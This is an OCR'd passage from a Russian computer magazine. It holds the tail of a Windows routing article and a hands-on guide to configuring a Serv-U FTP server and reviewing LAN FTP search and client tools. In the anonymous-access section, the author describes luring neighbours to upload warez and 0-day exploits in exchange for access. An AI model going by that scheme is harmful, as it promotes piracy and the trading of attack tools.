Одним словом, возможные варианты зависят исключительно от твоей фантазии. А чтобы все исправно работало, главное помнить, что основной шлюз всегда должен быть один (кстати, если какое-то "шальное" соединение добавило лишний default gateway, ты можешь спокойно удалить его командой "route delete 0.0.0.0 <шлюз>").

К сожалению, никто до сих пор не додумался написать простую утилиту, позволяющую управлять роутингом через графический интерфейс, а не из командной строки. На такое способны некоторые "большие" программы, типа WinRoute или Kerio Personal Firewall, но для быстрого и удобного манипулирования маршрутами это не самое лучшее решение... Так может быть, ты сам попробуешь создать эту уникальную и нужную всем программу? В любом случае, я надеюсь, что инфа из этой статьи тебе пригодится. Желаю успехов в деле маршрутизации и создания многолинейных линков!





Рис.3. Таблица роутинга в Kerio Personal Firewall

ПОНЯТИЕ МАРШРУТИЗАЦИИ

Опытные "сетевики" могут эту врезку пропустить, а всем остальным спешу сообщить, что маршрутизация (или проще - роутинг) представляет собой передачу информации по сети от отправителя к получателю, когда в этом процессе участвует как минимум один промежуточный узел. Главным этапом роутинга является определение оптимальных путей передачи пакетов данных, и ключевую роль здесь играет информация о следующем роутере на данном маршруте. Грубо говоря, для того чтобы передать данные с адреса 10.10.1.10 на 10.10.2.10 (при условии, что первый компьютер не имеет доступа в подсеть второго), необходимо знать адрес роутера (например, 10.10.1.1), имеющего выход во вторую подсеть - он-то и будет осуществлять пересылку данных.

Не углубляясь в теорию, следует сказать, что типичный юзерский комп обычно "знает" только один роутер, через который и осуществляются все соединения - так называемый "default gateway" или "основной шлюз", в терминологии Windows. В локалке инфу о нем выдает DHCP (или если его нет, что плохо, то прописывается вручную в свойствах TCP/IP), а при PPP-соединении (т.е. тот же модем и мобильник) - сервер доступа, который сам и является основным шлюзом.

■ Степан Ильин aka Step (step@real.xakep.ru)



FTP под контролем


В прошлом номере мы рассматривали процесс создания расшаренных ресурсов и обеспечения их должным уровнем безопасности. Сегодня мы пойдем дальше - организуем грамотную раздачу файлов по локалке, используя собственный файловый сервер, а заодно познакомимся с несколькими полезными FTP-утилитами.

УТИЛИТЫ ДЛЯ РАБОТЫ С FTP

А ОНО НАМ НАДО?

Создание собственного FTP-сервера оправдано в тех случаях, когда ты хочешь устроить на своей машине серьезный "файлораздаточный пункт". Большинству юзеров это на фиг не нужно - они просто скидывают любопытное (по их мнению) файло в одну папку и открывают ее для свободного доступа. Вопросы безопасности, надежности и удобства администрирования их нисколько не волнуют, а потребности в дополнительных фишечках (типа работы по расписанию, поддержки виртуальных папок и удаленного управления ресурсом) они не испытывают. Поэтому нет ничего удивительного в том, что владельцы файловых серверов в любой локальной сети составляют привилегированное меньшинство. Почему "привилегированное"? Ну сам подумай, что солидней звучит: "хозяин расшаренной папки" или "владелец FTP-сервера"? :) Впрочем, шутки в сторону!

Если спросить у любого завсегдатая варезных сайтов, какой софт лучше всего заточен под удобную, широконастраиваемую и эффективную раздачу файлов, то в ответ ты чего только не услышишь. Тем не менее, название одной проги будет наверняка звучать значительно чаще других. Позволь представить - Serv-U. Спешу заверить, что опытные товарищи советуют его не шутки ради и даже не в целях рекламы. Просто это действительно самый продвинутый FTP-сервер с кучей полезных в быту настроек и вместе с тем невероятно приятный в использовании. Я сам юзаю исключительно его - два года стабильного "полета" на рабочем компьютере, никаких нареканий.



Демон Serv-U в параметрах служб и в списке процессов

УРОК АНАТОМИИ

Serv-U состоит из двух отдельных и, в принципе, абсолютно независимых друг от друга частей: движка и административного интерфейса. Первая часть является чем-то вроде "сердца" утилиты (так называемым демоном), без которого программа теряет всякий смысл. Именно она обрабатывает и выполняет команды, поступающие от подсоединившихся клиентов. Вторая же часть служит своего рода посредником между сервисом и админом - с ее помощью осуществляется настройка и управление FTP-сервером.

Процесс установки программы обычно проходит без проблем. Могу дать хороший совет: если устанавливаешь Serv-U впервые, то лучше ничего не трогай и тупо жми на кнопку Next. И без твоего вмешательства все по умолчанию установится в лучшем виде ;). В случае установки на NT-based операционную систему, серверная часть программы сразу же начнет свою работу в качестве сервиса, который будет автоматически запускаться при загрузке системы.

Для контроля над серверной частью, как и говорилось ранее, применяется специальный административный интерфейс. Чтобы добраться до него, дважды кликни по появившейся после установки кислотно-зеленой иконке в трее. Обилие опций и вкладок поначалу пугает, но когда освоишься, то поймешь, что интерфейс программы реализован весьма разумно. В крайнем случае, ты всегда можешь пойти на www.4ru.info/ServU.htm и скачать оттуда патч-русификатор.


ПРИСТУПАЕМ К НАСТРОЙКЕ

Облегчить освоение Serv-U поможет специальный мастер, который стартует параллельно с основной программой. Именно он произведет первоначальную настройку файлового сервера. Первые вопросы мастера, возможно, покажутся тебе бредовыми. Не волнуйся - они и в самом деле бредовые :). Бесхитростно кликай по кнопке Next до тех пор, пока не появится окно с заголовком Your IP address. Сделал? Отлично.

Теперь, перед тем как продолжить, я должен сообщить тебе, что с помощью этой проги ты можешь замутить не один FTP-сервер, а сразу несколько. Эти виртуальные серверы в Serv-U называются доменами. Естественно, любой из доменов имеет свою собственную систему юзеров, пользовательских групп, разрешений и т.д.

Наша цель на сегодня - сконфигурировать один такой домен. На первых порах, я думаю, тебе этого хватит.

После появления вышеупомянутого окна начинается процесс создания домена. Первый его шаг - указание IP-адреса FTP-сервера. Если ты его не знаешь (детям давно пора спать!) или имеешь динамический (назначается ли он диалап-провайдером или DHCP-сервером - не



Так выглядит мастер создания домена

имеет значения), оставь это поле пустым. Serv-U в любом случае сможет самостоятельно его определить. Затем прога потребует ввести имя домена - вводи что захочешь, т.к. это имя все равно будет отображаться лишь в административном интерфейсе.

На следующем этапе мастер спросит о том, разрешаешь ли ты доступ к своему FTP неидентифицированным (анонимным) юзерам. То есть тем, кто в качестве логина использует слово "Anonymous", а в качестве пароля свой e-mail (на практике - что угодно). Отвечай на свое усмотрение, исходя из концепции того, что ты в конечном итоге хочешь получить - приватную станцию или огромный файлообменник. К моему домашнему FTP-серверу доступ всегда был свободным. Другое дело, что анонимные пользователи имеют весьма ограниченный простор для деятельности: чуток доступных для закачки фильмов, немного музыки и дистрибутивов, а также папку для аплоада. Сплетни по локалке расходятся мгновенно, поэтому каждый "виртуальный сосед" знает, что если зальет что-то поистине стоящее, то получит куда более лакомый кусочек. Такие вкусности, как DivX-видео, свежий варез и 0-day эксплойты, настолько сильно манят любителей халявы, что размеры папки для аплоада увеличивается астрономическими темпами. Схема проста как три копейки, но зато как действенна!

Если ты все же решишь создать гостевой аккаунт, то открывшееся окно предложит указать путь к домашней директории анонимных пользователей (задай, например, F:\FTP). Домашняя директория обозначает папку, с которой юзер начинает свое путешествие вниз по иерархии каталогов. Выше выходить, как правило, запрещено (думаю, даже ежу понятно - почему), но в случае необходимости доступ может быть открыт. Для этого достаточно снять галку напротив опции Lock anonymous users in their home directory.

Последний этап визарда - создание учетной записи авторизированному пользователю. Повторяться не буду: опции и настройки те же самые, что и у анонимного. Единственное отличие - графа Privilege, которая определяет юзерские права на удаленное администрирование. Если ты создаешь аккаунт для себя (что более чем вероятно), то целесообразно выдать ему все имеющиеся разрешения, т.е. выбрать System Administrator. Иначе лучшим вариантом однозначно является значение по умолчанию - No privilege.

ОТЛАДКА И ДОВОДКА

При правильном раскладе в ветке Domains дерева, находящегося в левой части окна Serv-U, должен появиться новый пункт - название созданного виртуального файлохранилища. Последнее, фактически, уже вполне работоспособно, но его предстоит еще немного помучить ;). Кликни по его названию в дереве - в правой части окна появится одна-единственная вкладка Domains. Здесь задается используемый доменом порт (на один-то всех не посадишь), степень защищенности канала во время передачи имен пользователей и их паролей (другими словами, опция, активирующая шифрование на уровне SSL/TSL), а также производится банальное включение/выключение домена. Опция Domain type, также присутствующая в этом

ОСНОВНЫЕ КОМАНДЫ

Красивый удобный интерфейс - большое дело! Однако любой продвинутый товарищ должен уметь работать и со стандартным консольным FTP-клиентом (он есть и в windows, и в *nix-based системах). Конечно, это невозможно без знания элементарных команд FTP-протокола:

- **open имя_сервера** - коннект к серверу
- **cd имя_директории** - сменить каталог
- **dir** - выдать список файлов
- **get** имя_файла [имя_локального_файла] - скачать файл
- **put** имя_файла [имя_удаленного_файла] - залить файл на сервер
- **ascii** - устанавливает ascii-способ передачи файлов. Используется для пересылки текстовых файлов
- **binary** - устанавливает двоичный способ пересылки файлов. Рекомендуем
- **help** - справка
- **close** - закрыть соединение с сервером
- **quit** - выход из FTP-клиента


Если ты работаешь в виндах, кликни "Пуск", выбери "Выполнить", набери "FTP", нажми "Enter" и потренируйся :).



Судя по статистике, дырки в FTP-серваках находятся довольно часто. Отсюда мораль: не забывай своевременно проверять домашнюю страницу разработчиков на наличие обновления или патчей, а также старайся время от времени просматривать логи сервера.




Если в твоей локалке простаивает какой-нибудь компьютер - стоит подумать об организации коллективного FTP-сервера на основе все того же Serv-U.


Внешний вид Serv-U

окне, позволяет выбрать место хранения конфигов виртуального сервера (в реестре оси или во внешнем .INI файле).

Разобрался? Тогда следующий шаг: переходим в раздел Settings твоего домена. Не спутай с глобальными настройками - их лучше оставить как есть, т.к. все они очень специфичны и изначально хорошо оптимизированы.

General - первая и, пожалуй, самая полезная вкладка. С ее помощью можно замутить так называемый "мапинг" папок. Что это такое? Ну, предположим, каталог F:\FTP является домашней директорией для какой-то группы пользователей. И ты хочешь положить в эту директорию, скажем, сотню-другую фильмов. Что делать? Тупо копировать дикие объемы, одновременно стуча головой об стол, стараясь придумать, как бы освободить под них место? Нет! Ты просто находишь панель Virtual path mappings и жмешь на кнопку Add. В первом окне указываешь физический (реальный) путь к тому месту, где у тебя хранятся фильмы, в следующем - домашнюю директорию (F:\FTP), и, наконец, в последнем - имя виртуальной папки (к примеру - Video). Все! Ты создавал свою первую виртуальную папку, которая будет казаться юзерам подкаталогом корневой директории, хотя физически по-прежнему будет располагаться совершенно в другом месте (к примеру, на другом логическом диске, винчестере или даже компьютере).



- Serv-U 5.0
  Размер: 3,8 Мб
  Shareware
  www.serv-u.com
- CuteFTP 6.0
  Размер: 8,3 Мб
  Shareware
  www.cuteftp.com
- LanScope 2.7
  Размер: 1,2 Мб
  Freeware
  www.lantricks.com
- Super FtpSearch 3.3
  Размер: 709 Кб
  Freeware
  www.levosoft.com
- FtpInfo 1.6.4
  Размер: 887 Кб
  Freeware
  www.mas-soft.nm.ru/ftpinfo

А КАК ЖЕ НАШИ ПРАВА?

Начинаешь понимать плюсы использования FTP-сервера? :) Тем не менее, не спеши радоваться - всему этому хозяйству еще предстоит расставить права, но об этом чуть позже. Сейчас же не поленись указать максимальное количество одновременных подключений (эта настройка находится неподалеку), дабы оголодавшие соседи по локалке не снесли к чертям твой FTP-сервер сразу же после его появления в сети...

ДРУГИЕ ВКЛАДКИ:

IP Access - позволяет редактировать черный список, ограничивающий доступ к FTP-серверу с заданных диапазонов IP-адресов (нечего юзерам из соседней локалки здесь делать - все равно ничего не заливают).

Message - определяет сообщения, передающиеся пользователю во время его общения с FTP. Сомнительная польза - никогда не трогал...


Logging - широкие настройки выходного файла логов.

UL/DL Ratios - список ресурсов для "бесплатного" скачивания. Возникает закономерный вопрос - а что, все остальные платные? Нет, но для каждого юзера имеется возможность установить специальную квоту "n залил - m можешь скачать" (скажем, 3 к 1). Так вот указанные в этой вкладке документы под это ограничение не попадают.

Ползем дальше - дошла очередь до определения пользовательских аккаунтов и их групп. Лично я изначально юзеров не прописываю, зато создаю несколько групп: для себя, друзей, для владельцев других FTP'шников и для всех остальных. Поверь, это значительно удобнее, т.к. впоследствии настройка параметров каждого нового юзера сведется к вводу его логина и пароля, а также указанию группы, права которой он получает.


Организация пользовательских "семейств" производится в разделе Groups. Все что нужно - это ввести имя новой группы, отредактировать черный список IP-адресов и расставить разрешения на расшаренные каталоги. Последнее выполняется через вкладку Dir access. Главное - не забудь о домашней директории и виртуальных папках, иначе оставишь своих юзеров с носом. Важно также проверить, активизирована ли опция Inherit, распространяющая разрешения ресурса на все входящие в нее поддиректории.

Что касается процесса создания новой пользовательской учетной записи (записей), то и он ничуть не затейлив. Если включить аккаунт в одну из имеющихся групп, то разрешения выставлять уже не потребуется. Но зато, так или иначе, можно будет указать квоты на используемое дисковое пространство, ввести ограничение "скачал-залил" (у нас тут, типа, файловый сервер, а не какая-то расшаренная папка, из которой все только тащат, но никто ничего не дает! :)), а также отредактировать значения несколько общих настроек в General. Самые интересные из них:


Полностью настроенный виртуальный сервер

Require secure connection - устанавливает жесткое требование защищенного соединения.

Always allow login - разрешает вход пользователю, если достигнут потолок (предел) количества одновременно работающих с сервером юзеров.


Интегрированные в файловые оболочки FTP-клиенты

Allow only X login(s) from the same IP address - ограничивает число подключений (потоков) для скачки.

На этом все - продукт готов к использованию. Как видишь, на то, чтобы сконфигурировать собственный FTP-сервер, требуется не более 15 минут. Мониторинг его работы осуществляется из пункта Activity, поэтому ты всегда будешь в курсе, кто и что делает с твоим FTP'шником. При желании непрошенных гостей можно в момент отключить, а особо гадких и вовсе прописать в BAN-LIST. Впрочем, с системой контроля, мне кажется, ты и сам без труда разберешься.

САГА ОБ FTP-КЛИЕНТАХ


Итак, предположим, твой собственный файловый сервер работает как часы. Самое время нанести визит соседям - таким же, как ты, владельцам персональных FTP'шников. А значит - без хорошего FTP-клиента не обойтись.

Само собой, соответствующие функциональные модули встроены во все популярные менеджеры файлов (в Total Commander и FAR они точно есть!). Но, увы, в них отсутствует целый ряд возможностей, которые могут понадобиться привередливому юзеру.

Лично я, будучи давним фанатом CuteFTP, уверен, что эта софтина совершенна, и ничего лучшего быть просто-напросто не может :). Ее многооконный интерфейс, для каждого из окошек которого отображается отдельная панель со списком локальных и удаленных ресурсов, позволяет удобно работать сразу с несколькими FTP'шниками.

Разумеется, прога совместима со всеми популярными защищенными протоколами передачи данных, включая SSH2, SSL (Implicit, Explicit and TLS), HTTPS и OTP. И в ней отлично реализована поддержка прокси, соксов и портмапинга, которая частенько помогала мне оставаться инкогнито. Я уже не говорю о встроенном планировщике заданий и возможности докачивать файлы после обрыва соединения. Впрочем, это по большому счету стандартные, хотя и реализованные на все сто и один процент функции.


Имеются у CuteFTP и кое-какие дополнительные фенечки. Функция автоматической синхронизации локальной папки с удаленным каталогом здорово упростила мне жизнь в те веселые времена, когда я занимался своим собственным веб-проектом. Другая хитрая функция - Smart Keep Alive - по первому требованию юзера начинает эмулировать на FTP'шнике пользовательскую активность, терпеливо посылая различные ко-


CuteFTP во всей красе

манды со случайным промежутком времени. Так что тебе больше не придется подсоединяться к серверу по сто раз в день лишь из-за постоянных дропов по таймауту. Помимо этого, я всегда тащился от технологии Site-to-Site Transfers (aka FXP), которая позволяет перебросить файло с одного FTP на другой без непосредственного скачивания к себе на винт. А ведь еще CuteFTP умеет выполнять автоматическое архивирование, переименование и резервное копирование документов на этапе их передачи, а также может похвастаться встроенным HTML-редактором.

ИЩЕМ ФАЙЛЫ И РАБОЧИЕ FTP'ШНИКИ

В любой локалке точно найдется если не десяток, то уж, по крайней мере, пяток FTP-серваков. Ясен перец, о существовании некоторых из них ты можешь даже не знать. А это неправильно. Не случайно же продвинутые товарищи регулярно прибегают к услугам программ для автоматизированного поиска рабочих файлохранилищ. Наиболее подходящим инструментом для этой работы однозначно является маленькая программка LanScope. Изначально эта софтина предназначалась для поиска расшаренных ресурсов, но впоследствии изрядно преобразилась и сейчас, помимо всего прочего, способна отлавливать и работающие FTP'шники. Просто запусти прогу, укажи диапазон IP-адресов своей сети, и через считанные секунды ты получишь подробнейший отчет обо всех имеющихся ресурсах.


LanScope в действии

При желании можно прочесать локалку, используя встроенные (но изменяемые) критерии - видео, игры, картинки, музыка, программы. Однако искать отдельные файлы по ключевым словам LanScope, к великому сожалению, не умеет. Ну и ладно, тем более что для этих целей я держу у себя на машине другую утилиту - Super FtpSearch.


Несмотря на присутствие в названии позорного клейма "Super", эта прога выполнена весьма добротно. Единственная цель программы - расширенный поиск файлов и папок на просторах заданных в настройках FTP-ресурсов. Что значит расширенный? А то, что Super FtpSearch способна искать как отдельные документы, так и папки (или что-то одно), просматривать поддиректории или не учитывать их, игнорировать каталоги, занесенные в черный список, принимать во внимание дату создания и размер ресурса. Жаль только, что выходной файл (отчет) LanScope`а не может быть импортирован SuperSearch`ем, и все FTP-адреса приходится вводить вручную. Это, пожалуй, единственный недостаток этой связки.

МОНИТОРИНГ ИЗМЕНЕНИЙ

Предположим, ты нашел в сети интересные FTP'шники и наладил дружеские отношения с их владельцами на взаимовыгодных условиях. И тогда тебе придется столкнуться с неожиданной проблемой: сетевые хранилища файлов частенько обновляются, при этом отследить все последние поступления вручную невозможно. Поэтому, если ты не хочешь каждый раз последним узнавать о появлении в локалке свежего фильма или альбома, советую тебе и на этот случай вооружиться подходящим софтом. Рекомендую обратить внимание на замечательную утилиту FtpInfo, которую, кстати, так же как и LanScope, разработал наш соотечественник.

То, что указанная тулза предназначена для масштабных мероприятий, становится ясно уже после нескольких минут общения.


Работа с FtpInfo начинается, прежде всего, с генерации списка изучаемых файловых серверов. Будешь ли ты вбивать его вручную, импортировать из текстового файла или воспользуешься встроенным сканером - не имеет значения. После того как список готов, необходимо указать параметры FTP'шников (логин и пароль, порт, корневой каталог для сканирования и т.п.). В самом общем случае вся настройка сводится именно к этому. Далее остается лишь нажать на заветную кнопку "Начать проверку" и ждать результатов. Это недолго. Появившееся окошко покажет все изменения, которые претерпели файлохранилища с момента последнего осмотра. Причем результаты проверки выводятся не абы как, а в аккуратной таблице, где каждый пункт раскрашивается в зависимости от своего типа (удалено, появилось и т.д.). С такой софтиной новое файло и захочешь, да не пропустишь!


Super FtpSearch - идеальный поисковый механизм

Кстати, если ты серьезно помешан на "свежаке", прога должна поразить тебя в самое сердце - дело в том, что в ней реализована функция... автоматической закачки новых файлов (работе которой, кстати, всячески способствует встроенный в FtpInfo простейший FTP-клиент)!

В ЗАКЛЮЧЕНИЕ

Я познакомил тебя со своим любимым набором FTP-утилит. Каждая софтина в свое время тщательно отбиралась и подолгу тестировалась. Пользоваться или нет - дело твое. Но лично мне описанный софт помогает сэкономить массу времени, которое уходит на изучение более интересных вещей. FTP-сервер заставил меня забыть о шарах. Я поставил его на соседней машине, в которую установил два объединенных в RAID винчестера. Теперь 200 гигабайт фильмов, софта и музыки находятся под моим полным контролем. А такой задел, поверь, сближает меня с народом лучше всякого "Рондо" :).


Главное окно FtpInfo и таблица с результатом работы



- Учебник FTP: www.citforum.ru/internet/ftp_tut/main_a.shtml
- Пошаговое руководство по Serv-U: www.mok-centre.koptevo.net/ftp/su3/Serv-U.htm
- Что такое файловые серверы: www.emanual.ru/cgi-bin/get.pl?id=44&format=show
- Протокол FTP: www.emanual.ru/cgi-bin/get.pl?id=1807&format=show
- Большой обзор FTP-клиентов: www.nvkz.kuzbass.net/gazzzeta/htm/143.htm



Крис Касперски (http://kpnc.opennet.ru)

